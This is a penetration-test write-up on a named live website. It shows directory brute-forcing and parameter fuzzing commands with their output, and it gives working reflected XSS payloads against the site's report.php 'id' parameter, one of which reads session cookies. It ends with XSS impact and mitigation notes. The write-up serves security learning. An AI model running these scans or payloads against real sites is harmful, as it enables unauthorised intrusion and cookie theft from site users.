



# **REPORT ON WEBSITE**



**TARGET: <https://stringfixer.com/>**

**Time: 09:20AM**

**Date: 07/06/2023**

**Report By: SAGAR NEPAL**

## Contents


FOOTPRINTING .....	3
TECHNOLOGY USED .....	3
GOBUSTER .....	4
DIRSEARCH.....	5
FUZZING .....	9
Cross-Site Scripting (XSS) .....	12
Introduction: .....	12
Impact of Reflected XSS: .....	12
Mitigation Strategies:.....	12
Conclusion:.....	13

## FOOTPRINTING

It is the step of gathering information about the target host. In my case, my target website is <https://stringfixer.com/>

## TECHNOLOGY USED

The following technologies were used by the website :



It's important to look into the Technology it's versions used by the website while gathering the information as sometimes we may find vulnerability in

these technology. So it's very important practice to keep an updated versions of services in order to protect their servers from attackers.

## GOBUSTER

Gobuster is a fast brute-force tool used to discover hidden URLs, files, and directories within websites. It is useful for pentesters, ethical hackers, and forensics experts, and can be used for security tests.

```
(root@kali)-[~]
# gobuster dir -u https://stringfixer.com/ -w /usr/share/seclists/Discovery/Web-Content/common.txt

Gobuster v3.5
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url:                https://stringfixer.com/
[+] Method:             GET
[+] Threads:            10
[+] Wordlist:            /usr/share/seclists/Discovery/Web-Content/common.txt
[+] Negative Status codes: 404
[+] User Agent:         gobuster/3.5
[+] Timeout:            10s

2023/07/05 23:53:28 Starting gobuster in directory enumeration mode

/.htaccess              (Status: 200) [Size: 234]
/.well-known/http-opportunistic (Status: 200) [Size: 26]
/app                    (Status: 301) [Size: 155] [→ http://stringfixer.com:8890/app/]
/backup                 (Status: 301) [Size: 155] [→ http://stringfixer.com:8890/backup/]
/chrome                 (Status: 301) [Size: 155] [→ http://stringfixer.com:8890/chrome/]
/class                  (Status: 301) [Size: 155] [→ http://stringfixer.com:8890/class/]
/css                    (Status: 301) [Size: 155] [→ http://stringfixer.com:8890/css/]
/git                    (Status: 301) [Size: 155] [→ http://stringfixer.com:8890/git/]
/index.php              (Status: 200) [Size: 37958]
/js                     (Status: 301) [Size: 155] [→ http://stringfixer.com:8890/js/]
/robots.txt             (Status: 200) [Size: 257]
/scripts                (Status: 301) [Size: 155] [→ http://stringfixer.com:8890/scripts/]
Progress: 4715 / 4716 (99.98%)

2023/07/05 23:55:55 Finished
```

The URLs found with the use of gobuster can be seen in the above figure.

## DIRSEARCH

Dirsearch is a popular command-line tool used for web application directory enumeration and discovery. It helps in finding hidden directories and files on a web server by sending HTTP requests to different paths and analyzing the responses.

```
(root@kali)-[~]
# dirsearch -u "https://stringfixer.com/"

v0.4.2

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 30 | Wordlist size: 10927

Output File: /root/.dirsearch/reports/stringfixer.com/-_23-07-05_22-37-23.txt

Error Log: /root/.dirsearch/logs/errors-23-07-05_22-37-23.log


Target: https://stringfixer.com/

[22:37:24] Starting:
[22:37:27] 301 - 155B - /js → http://stringfixer.com:8890/js/
[22:37:28] 200 - 2KB - /js.php
[22:37:33] 200 - 234B - /.htaccess
[22:37:40] 403 - 4KB - /.wp-config.php.swp
[22:37:51] 200 - 1KB - /_index.php
[22:37:53] 500 - 0B - /ab/
[22:37:53] 500 - 0B - /ab/docs/
[22:38:11] 301 - 155B - /app → http://stringfixer.com:8890/app/
[22:38:11] 403 - 145B - /app/
[22:38:13] 500 - 0B - /av/
[22:38:13] 301 - 155B - /backup → http://stringfixer.com:8890/backup/
[22:38:18] 500 - 0B - /ci/
[22:38:18] 301 - 155B - /class → http://stringfixer.com:8890/class/
[22:38:20] 200 - 0B - /config.php
[22:38:23] 500 - 0B - /cp/
[22:38:23] 301 - 155B - /css → http://stringfixer.com:8890/css/ (we multiple entries).
[22:38:25] 200 - 0B - /db.php
[22:38:25] 500 - 0B - /db/
```

We can see that with the help of dirsearch, I've found some of the hidden URLs which includes /apps, /js, /js.php, /backup, etc and so on.

```
[22:38:37] 200 - 37KB - /index.php
[22:38:38] 500 - 0B - /jk/
[22:38:39] 500 - 0B - /js/
[22:38:39] 500 - 0B - /js/elfinder/elfinder.php
[22:38:39] 500 - 0B - /js/config.js
[22:38:39] 500 - 0B - /js/envConfig.js
[22:38:39] 500 - 0B - /js/prepod.js
[22:38:39] 500 - 0B - /js/prod.js
[22:38:39] 500 - 0B - /js/FCKeditor
[22:38:39] 500 - 0B - /js/routing
[22:38:39] 500 - 0B - /js/swfupload/swfupload.swf
[22:38:39] 500 - 0B - /js/qa.js
[22:38:39] 500 - 0B - /js/swfupload/swfupload_f9.swf
[22:38:39] 500 - 0B - /js/tiny_mce
[22:38:39] 500 - 0B - /js/tinymce
[22:38:39] 500 - 0B - /js/tiny_mce/
[22:38:39] 500 - 0B - /js/yui/uploader/assets/uploader.swf
[22:38:39] 500 - 0B - /js/tinymce/
[22:38:39] 500 - 0B - /js/ZeroClipboard10.swf
[22:38:39] 500 - 0B - /js/ZeroClipboard.swf
[22:38:40] 500 - 0B - /lg/lg.conf
[22:38:40] 500 - 0B - /lg/
[22:38:41] 500 - 0B - /lk/
[22:38:57] 500 - 0B - /qa/
[22:38:58] 200 - 2KB - /report.php
[22:38:59] 200 - 257B - /robots.txt
[22:39:00] 301 - 155B - /scripts/ → http://stringfixer.com:8890/scripts/
[22:39:00] 403 - 145B - /scripts/
[22:39:07] 200 - 8KB - /tags.php
[22:39:08] 200 - 65KB - /test.php
[22:39:10] 500 - 0B - /ui/
```

I found these hidden urls and opened them all in the browser and got the following results as shown below:



js.php, db.php, files.php and config.php among them, none contained any useful information.

The robots.txt contains the following bots:

```
User-agent: Googlebot
Disallow:

User-agent: Mediapartners-Google
Disallow:

User-agent: YandexBot
Disallow:

User-agent: Bingbot
Disallow:

User-agent: *
Disallow: /

#
# | . . |
#
# \--| -| --/
#
# | |
# |-----|
```


The test.php contains the following arrays data:

```
Array ([0] => 189904800 [1] => 124089228 [2] => 182600469 [3] => 1344420940 [4] => 37254939 [5] => 6865986 [6] => 1501667110 [7] => 90259678 [8] => 17262232 [9] => 12646061 [10] => 223877320 [11] => 166757846 [12] => 222060153 [13] => 1177641078 [14] => 604788450 [15] => 4517015 [16] => 167361532 [17] => 179305058 [18] => 37256162 [19] => 80050357 [20] => 52751452 [21] => 360335724 [22] => 323770555 [23] => 3267863 [24] => 980232 [25] => 2276922 [26] => 179310655 [27] => 31878821 [28] => 30802674 [29] => 365032999 [30] => 6832949 [31] => 121809677 [32] => 111966809 [33] => 69550331 [34] => 141538221 [35] => 36392012 [36] => 128717743 [37] => 99125456 [38] => 274478897 [39] => 102845526 [40] => 1328672534 [41] => 47689035 [42] => 35581100 [43] => 176833707 [44] => 1110171039 [45] => 395406013 [46] => 45959917 [47] => 389654174 [48] => 220985298 [49] => 220985336 [50] => 698692106 [51] => 74927544 [52] => 74927564 [53] => 74927588 [54] => 25767 [55] => 182793868 [56] => 2269296 [57] => 41470192 [58] => 78478631 [59] => 1023554808 [60] => 16571158 [61] => 133240747 [62] => 571154101 [63] => 35623987 [64] => 5212972 [65] => 74927650 [66] => 9065385 [67] => 74927572 [68] => 74927576 [69] => 74927523 [70] => 20187 [71] => 74927566 [72] => 19674913 [73] => 86506648 [74] => 35491812 [75] => 85211617 [76] => 54245076 [77] => 205722564 [78] => 6752904 [79] => 19705571 [80] => 63341984 [81] => 96826537 [82] => 182403586 [83] => 49493570 [84] => 500197204 [85] => 304970065 [86] => 48660292 [87] => 1205604896 [88] => 565950940 [89] => 437234926 [90] => 291458339 [91] => 1137828242 [92] => 1099145834 [93] => 162035780 [94] => 36625152 [95] => 80196527 [96] => 156943656 [97] => 184923835 [98] => 191582324 [99] => 310492590 [100] => 248110670 [101] => 244883921 [102] => 505653189 [103] => 319537028 [104] => 626242807 [105] => 626242831 [106] => 626242817 [107] => 945670009 [108] => 235059496 [109] => 236063166 [110] => 821100861 [111] => 1148609033 [112] => 690478209 [113] => 36800800 [114] => 14572112 [115] => 697432681 [116] => 383423921 [117] => 358038888 [118] => 3431432 [119] => 282187303 [120] => 282187307 [121] => 282187310 [122] => 282187294 [123] => 282187295 [124] => 282187262 [125] => 282187229 [126] => 97530243 [127] => 66524643 [128] => 19674735 [129] => 188110036 [130] => 72036865 [131] => 74870425 [132] => 83062439 [133] => 510505966 [134] => 453939475 [135] => 84264314 [136] => 15949075 [137] => 368804071 [138] => 1165743835 [139] => 1494476370 [140] => 1562651267 [141] => 108484191 [142] => 38989250 [143] => 47410674 [144] => 19592430 [145] => 686043383 [146] => 389313893 [147] => 48932921 [148] => 1063524 [149] => 1292358546 [150] => 87660402 [151] => 181673015 [152] => 138743408 [153] => 186499004 [154] => 102850591 [155] => 157963076 [156] => 48472852 [157] => 20150328 [158] => 796782 [159] => 2269030 [160] => 168609338 [161] => 1465390848 [162] => 475474353 [163] => 46316244 [164] => 5211482 [165] => 46968759 [166] => 263522932 [167] => 263522934 [168] => 263522942 [169] => 263522985 [170] => 263522952 [171] => 263522930 [172] => 787471357 [173] => 1489961449 [174] => 78994575 [175] => 421709510 [176] => 1209590568 [177] => 130861928 [178] => 217010843 [179] => 3438768 [180] => 339794467 [181] => 54405380 [182] => 197892949 [183] => 74903185 [184] => 54379263 [185] => 232256545 [186] => 232257410 [187] => 232257411 [188] => 232257422 [189] => 232257464 [190] => 54318922 [191] => 294613760 [192] => 381931954 [193] => 223797593 [194] => 1224931353 [195] => 147644640 [196] => 57368981 [197] => 66185129 [198] => 83070975 [199] => 83070980 [200] => 35477383 [201] => 203540580 [202] => 354559850 [203] => 13163136 [204] => 119614459 [205] => 203150527 [206] => 203151107 [207] => 167361550 [208] => 119814891 [209] => 119814849 [210] => 203151255 [211] => 203151259 [212] => 203151287 [213] => 203151289 [214] => 203151320 [215] => 203151355 [216] => 203151370 [217] => 203151400 [218] => 203151445 [219] => 203151456 [220] => 713431837 [221] => 5211545 [222] => 113111640 [223] => 270325460 [224] => 86489693 [225] => 289043321 [226] => 5213272 [227] => 86083518 [228] => 676261432 [229] => 1299248185 [230] => 503548368 [231] => 1376985908 [232] => 97247401 [233] => 168307293 [234] => 305362 [235] => 113223588 [236] => 113846992 [237] => 113223591 [238] => 113223629 [239] => 113223666 [240] => 113223658 [241] => 113223688 [242] => 113223690 [243] => 113223684 [244] => 113224182 [245] => 113223694 [246] => 113223725 [247] => 113224191 [248] => 113224189 [249] => 113224210 [250] => 113224226 [251] => 16331283 [252] => 113224241 [253] => 113224230 [254] => 113224239 [255] => 113224248 [256] => 113224243 [257] => 225335652 [258] => 213400563 [259] => 213400556 [260] => 213400550 [261] => 196148120 [262] => 196148124 [263] => 341998396 [264] => 38034151 [265] => 198742451 [266] => 1457378661 [267] => 226361519 [268] => 527741563 [269] => 135087139 [270] => 193665470 [271] => 11905010 [272] => 32990693 [273] => 35115794 [274] => 113224295 [275] => 117369377 [276] => 117369477 [277] => 196148024 [278] => 113224249 [279] => 113223644 [280] => 113223615 [281] => 333989105 [282] => 127682206 [283] => 127682278 [284] => 157963158 [285] => 33148930 [286] => 1090852697 [287] => 460281263 [288] => 246695578 [289] => 191927724 [290] => 456718165 [291] => 62982819 [292] => 178274977 [293] => 425964755 [294] => 113223623 [295] => 113224188 [296] => 113224229 [297] => 113224280 [298] => 196148028 [299] => 908486203 [300] => 326671006 [301] => 817947032 [302] => 6288749 [303] => 22984120 [304] => 892446459 [305] => 366290430 [306] => 434563459 [307] => 10087335 [308] => 22405905 [309] => 182633182 [310] => 1525177918 [311] => 86083526 [312] => 121415506 [313] => 198175168 [314] => 6816917 [315] => 113821581 [316] => 86005365 [317] => 226357994 [318] => 396697439 [319] => 396697435 [320] => 125606372 [321] => 6921788 [322] => 300206273 [323] => 300206267 [324] => 101635154 [325] => 101635116 [326] => 344007322 [327] => 226386184 [328] => 274861380 [329] => 1399631404 [330] =>
```

While accessing the .htaccess, a text file was downloaded automatically that contains some information which is presented below:

```
1 RewriteEngine On
2 RewriteBase /
3
4 RewriteRule ^files/(.*)\.jpg$ files.php?f=$1
5 RewriteRule ^tags/(.*)$ tags.php?q=$1
6 RewriteRule ^en/(.*)$ en.php?q=$1&lang=en
7 RewriteRule ^([a-z]{2}|[a-z]{2}-[A-Z]{2})/(.*)$ wiki.php?q=$2&lang=$1
```

The report.php contains the description box where we can report abuse as shown below:



The screenshot shows a web browser window with the URL <https://stringfixer.com/report.php>. The browser's address bar and tabs are visible at the top. The main content area has a light pink header with the text "Report abuse". Below this is a small icon of a document with a red 'X'. The text "Report this url" is followed by the URL <https://stringfixer.com/files/.jpg>. Under the heading "Description", there is a large, empty text input field. At the bottom left of the form is a blue button labeled "Submit".



## FUZZING

While fuzzing on <https://stringfixer.com/js.php> I found a missing parameter i.e outreach

```
(root@kali)-[~]
# ffuf -w /usr/share/seclists/Discovery/Web-Content/common.txt -u "https://stringfixer.com/js.php?FUZZ=1" -fw 54

v2.0.0-dev

:: Method      : GET
:: URL         : https://stringfixer.com/js.php?FUZZ=1
:: Wordlist    : FUZZ: /usr/share/seclists/Discovery/Web-Content/common.txt
:: Follow redirects : false
:: Calibration : false
:: Timeout     : 10
:: Threads    : 40
:: Matcher     : Response status: 200,204,301,302,307,401,403,405,500
:: Filter      : Response words: 54

[Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 286ms]
* FUZZ: outreach

:: Progress: [4715/4715] :: Job [1/1] :: 137 req/sec :: Duration: [0:02:33] :: Errors: 306 ::
```

Also while fuzzing on <https://stringfixer.com/report.php> I found the missing parameter i.e id

```
(root@kali)-[~]
# ffuf -w /usr/share/seclists/Discovery/Web-Content/common.txt -u "https://stringfixer.com/report.php?FUZZ=1" -fs 1572

v2.0.0-dev

:: Method      : GET
:: URL         : https://stringfixer.com/report.php?FUZZ=1
:: Wordlist    : FUZZ: /usr/share/seclists/Discovery/Web-Content/common.txt
:: Follow redirects : false
:: Calibration : false
:: Timeout     : 10
:: Threads    : 40
:: Matcher     : Response status: 200,204,301,302,307,401,403,405,500
:: Filter      : Response size: 1572


[Status: 200, Size: 1578, Words: 61, Lines: 37, Duration: 279ms]
* FUZZ: id

:: Progress: [4715/4715] :: Job [1/1] :: 136 req/sec :: Duration: [0:01:15] :: Errors: 119 ::
```

Using the parameter (id), I tried XSS on the url,


[https://stringfixer.com/report.php?id=<script>alert\(1\)</script>](https://stringfixer.com/report.php?id=<script>alert(1)</script>)

It's reflecting the value as shown below:



Upon using the script

[https://stringfixer.com/report.php?id=%22%3E%3Cimg%20src=%22x%22%20onerror=%22prompt\(document.cookie\);%22%3E](https://stringfixer.com/report.php?id=%22%3E%3Cimg%20src=%22x%22%20onerror=%22prompt(document.cookie);%22%3E) it's also reflecting as shown below:



This type of vulnerability can be exploited to perform various malicious actions, such as stealing session cookies, redirecting users to malicious websites, or defacing the website.

For this report I'm only showing the walkthrough about how I found a Reflected XSS on a website using different techniques which includes

## Cross-Site Scripting (XSS)

Let's learn more about what Reflected XSS is:

### Introduction:

Reflected Cross-Site Scripting (XSS) is a prevalent security vulnerability that occurs when an attacker injects malicious code into a web application, which is then reflected back to users in the application's response. This type of vulnerability poses significant risks to the security of web applications and their users. In this report, we will discuss the impact of reflected XSS vulnerabilities and provide recommendations for mitigation.

### Impact of Reflected XSS:

**Session Hijacking:** Attackers can exploit reflected XSS vulnerabilities to steal session cookies, allowing them to hijack user sessions and impersonate legitimate users.

**Data Theft:** Malicious actors can use XSS attacks to steal sensitive information entered by users, such as usernames, passwords, and personal data.

**Phishing Attacks:** Reflected XSS can be leveraged to redirect users to phishing websites designed to steal their credentials or sensitive information.

**Website Defacement:** Attackers may exploit XSS vulnerabilities to deface websites by injecting malicious scripts that alter the appearance or content of web pages.

### Mitigation Strategies:

**Input Validation:** Implement strict input validation to ensure that user input is sanitized and does not contain any malicious code.

**Output Encoding:** Encode user input properly before including it in the HTML response to prevent the browser from interpreting it as executable code.

**Content Security Policy (CSP):** Implement a Content Security Policy to restrict the sources from which external resources can be loaded, mitigating the risk of XSS attacks.

**HTTPOnly Cookies:** Set the HTTPOnly flag on cookies to prevent them from being accessed by client-side scripts, reducing the impact of session hijacking attacks.

**Regular Security Audits:** Conduct regular security audits and penetration testing to identify and address XSS vulnerabilities in the web application.

**User Education:** Educate users about the risks of XSS attacks and encourage them to be cautious when clicking on links or entering sensitive information on websites.

## Conclusion:

Reflected XSS vulnerabilities pose serious risks to the security and integrity of web applications. By implementing effective mitigation strategies such as input validation, output encoding, and Content Security Policy, developers can protect their applications and users from the potential consequences of XSS attacks. Regular security audits and user education are also essential components of a comprehensive XSS prevention strategy.

This report highlights the importance of addressing reflected XSS vulnerabilities in web applications to ensure the confidentiality, integrity, and availability of data. By following best practices for XSS mitigation, developers can strengthen the security posture of their applications and minimize the risk of exploitation by malicious actors.

## References

[1] *Cross Site Scripting Prevention - OWASP Cheat Sheet series*. (n.d.).

[https://cheatsheetseries.owasp.org/cheatsheets/Cross\\_Site\\_Scripting\\_Prevention\\_Cheat\\_Sheet.html](https://cheatsheetseries.owasp.org/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.html)

[2] *CWE - CWE-79: Improper neutralization of input during web page generation*

(*'Cross-site scripting'*) (4.14). (n.d.). <https://cwe.mitre.org/data/definitions/79.html>